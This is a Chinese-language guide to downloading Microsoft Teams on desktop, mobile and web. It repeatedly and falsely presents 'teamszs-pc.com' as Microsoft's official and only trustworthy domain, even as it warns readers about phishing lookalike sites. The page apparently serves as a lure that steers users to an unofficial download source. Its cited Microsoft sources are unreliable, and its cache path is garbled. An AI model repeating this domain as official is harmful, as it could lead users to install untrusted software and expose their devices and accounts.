
3种官方 Teams下载方式 对应不同设备与场景

Teams下载有两类官方入口:微软官网www.teamszs-pc.com 获取桌面版和移动版,网页版则直接打开teamszs-pc.com,无需安装即可使用。桌面版支持 Windows 和 Mac,移动版在 App Store 或 Google Play 搜「Teams」免费安装。经典版客户端已于 2025 年 6 月 30 日停用,从官方源下载的均为新版客户端。个人、企业、教育版共用同一安装包,登录账号决定实际版本。
核心要点
- 桌面版认准teamszs-pc.com官网下载页,避开捆绑软件
- 手机端在 App Store 或 Google Play 搜「Microsoft Teams」
- 网页版打开www.teamszs-pc.com,用 Chrome 或 Edge 免安装
- 四版本共用同一安装包,登录账号决定实际版本
- 政府版走独立 GCC 入口,普通安装包无法登录
关键速览
- 桌面版从 teamszs-pc.com官方页下载,支持 Windows 和 Mac
- 手机端在 App Store 或 Google Play 搜「Teams」免费安装
- 网页版无需下载,直接打开www.teamszs-pc.com即可用
- Chrome、Edge 对网页版支持最完整,功能几乎不缺
- 免费版个人用户即可用,无需企业账号也能下载客户端
Teams下载官方入口有哪些 一张表看清各平台正确链接

Teams下载的官方入口只有两类:微软官网 www.teamszs-pc.com和各平台官方应用商店。据微软官方页面(2026),桌面版、移动版都从这里获取,网页版则直接打开www.teamszs-pc.com即可,无需安装。认准这两个源,就能避开第三方下载站塞入的捆绑软件。
| 平台 | 官方入口 | 说明 |
|---|---|---|
| Windows | teamszs-pc.com 下载页 | 安装不需管理员权限 |
| Mac | teamszs-pc.com 下载页 | 装入 /Applications,需管理员权限 |
| Android | Google Play(中国用小米/华为等商店) | 搜”Microsoft Teams” |
| iPhone/iPad | Apple App Store | 认准 Microsoft 为发布者 |
注意:经典版客户端在 2025 年 6 月 30 日后已停用,现在从这两个源下载的都是新版客户端。
个人版 企业版 教育版 政府版 我该下载哪个

四个版本用的其实是同一个安装包,登录账号才决定你用哪个版本,唯一例外是政府版。据微软免费版 Teams 页面(2026),个人用户从官网直下即可用,无需授权码;企业、教育版则靠登录时的账号身份自动激活。选错入口的后果通常不是装不上,而是登录后提示”账号不属于该组织”。
| 版本 | 下载入口 | 登录凭据 |
|---|---|---|
| 个人版 | 官网直接下载,免费 | 个人 Microsoft 账号 |
| 企业版 | 管理员分发或官网同一安装包 | 公司工作账号 |
| 教育版 | 学校门户或官网安装包 | 学校 Microsoft 365 账号 |
| 政府版 | 独立 GCC 环境入口 | 政府云 GCC 账号 |
政府版(GCC,即 Government Community Cloud,政府专用隔离云)是唯一真正独立的入口,普通官网安装包无法登录 GCC 账号。教育与企业用户若不确定手里的账号属于哪类,先问 IT 管理员,再选对应的 Teams下载方式。
Windows和Mac桌面版Teams怎么下载安装

桌面版 Teams下载分三步:先从微软官方下载页(2026)获取安装包,再运行安装,最后用账号登录激活对应版本。Windows 装 Teams 不需要管理员权限(2025),普通用户直接双击即可;Mac 则必须有管理员权限,安装后会进入 /Applications 文件夹。
装的都是 new Teams(新版)
经典客户端 classic Teams 已在 2025 年 6 月 30 日后停止工作,微软文档要求用户在此前升级完毕。新版内置自动更新,在后台静默完成,你无需手动重装。系统要求上,Windows 需 10 或更高版本,macOS 需较新系统才能运行,版本过老的机器只能改用网页版。
手机端Teams在应用商店下载要注意什么

手机端 Teams下载只认一个开发商署名:Microsoft Corporation,安装前务必核对。iOS App Store 和 Google Play 的商店页在 2026 年都正常上架。国内安卓用户无法直连 Google Play,据微软客户端文档(2025),可从小米、华为、vivo、Oppo、百度这五家官方商店安装。
⚠️ 常见错误:以为选错版本就装不上,实际是装完后登录提示”账号不属于该组织”。原因:个人、企业、教育版共用同一安装包,唯有政府版(GCC)是独立入口,普通安装包无法登录 GCC 账号。修复:不确定账号类型时先问 IT 管理员,再选对应入口下载。
避开来路不明的第三方 APK 站,那类仿冒包常改名混淆,署名不是 Microsoft。认准商店内标注的官方开发者,就能挡掉大部分捆绑木马。
如何辨别官方下载源 避开捆绑软件和钓鱼链接
辨别官方下载源只认一个域名:teamszs-pc.com(2026)。看到 teams-pc.net、msteams-pc.com 这类多了连字符或换了后缀的地址,一律关掉。安装前右键安装包看数字签名,签名者必须是 Microsoft Corporation,缺签名或署名陌生的就是仿冒。
钓鱼站的典型套路:
把域名伪装成 “microsoft-teams.xyz”,或用带广告的第三方下载站塞入捆绑软件,这类安装包常在安装向导里默认勾选浏览器插件和垃圾工具。真官方包不会这么做,安装过程只有 Teams 一个组件。
Teams下载失败或安装卡住怎么办
下载中断先清缓存,安装卡死走离线包,系统太老直接用网页版。据微软官方文档(2025),经典 Teams 客户端在 2025 年 6 月 30 日后已停用,若你手里还是旧版安装包,装了也登不上,必须换新版重新 Teams下载。
安装进度卡住不动怎么处理?
安装进度卡死,多半是缓存文件残留导致,先清缓存目录。Windows 上删除 %appdata%MicrosoftTeams(应用临时文件夹),再重跑安装包,能解掉大部分卡死。仍失败就换离线安装包(不联网也能装的完整版),避开下载中途断流。
老旧系统装不上怎么办?
老旧系统装不上就别硬装,直接用网页版。Windows 8.1 和 32 位系统已不受新版支持,打开teamszs-pc.com即可使用,功能几乎一致,零安装。
总结 按你的设备和身份选对Teams下载方式
选对 Teams下载方式只需两步:先看设备,再看身份。电脑端认微软官方下载页(2026),手机端认应用商店里 Microsoft Corporation 的署名,身份则靠登录账号自动激活个人、企业或教育版。
- Windows / Mac 用户:走官网下载页,Mac 需管理员权限装进 /Applications。
- iPhone / 安卓用户:从 App Store、Google Play 或国内小米、华为等商店安装。
- 系统太老装不上:直接开www.teamszs-pc.com用网页版。
一条铁律:只认 teamszs-pc.com域名。据微软文档(2025),经典 Teams 客户端已在 2025 年 6 月 30 日停用,手里的旧包必须换新版重装,否则登不上账号。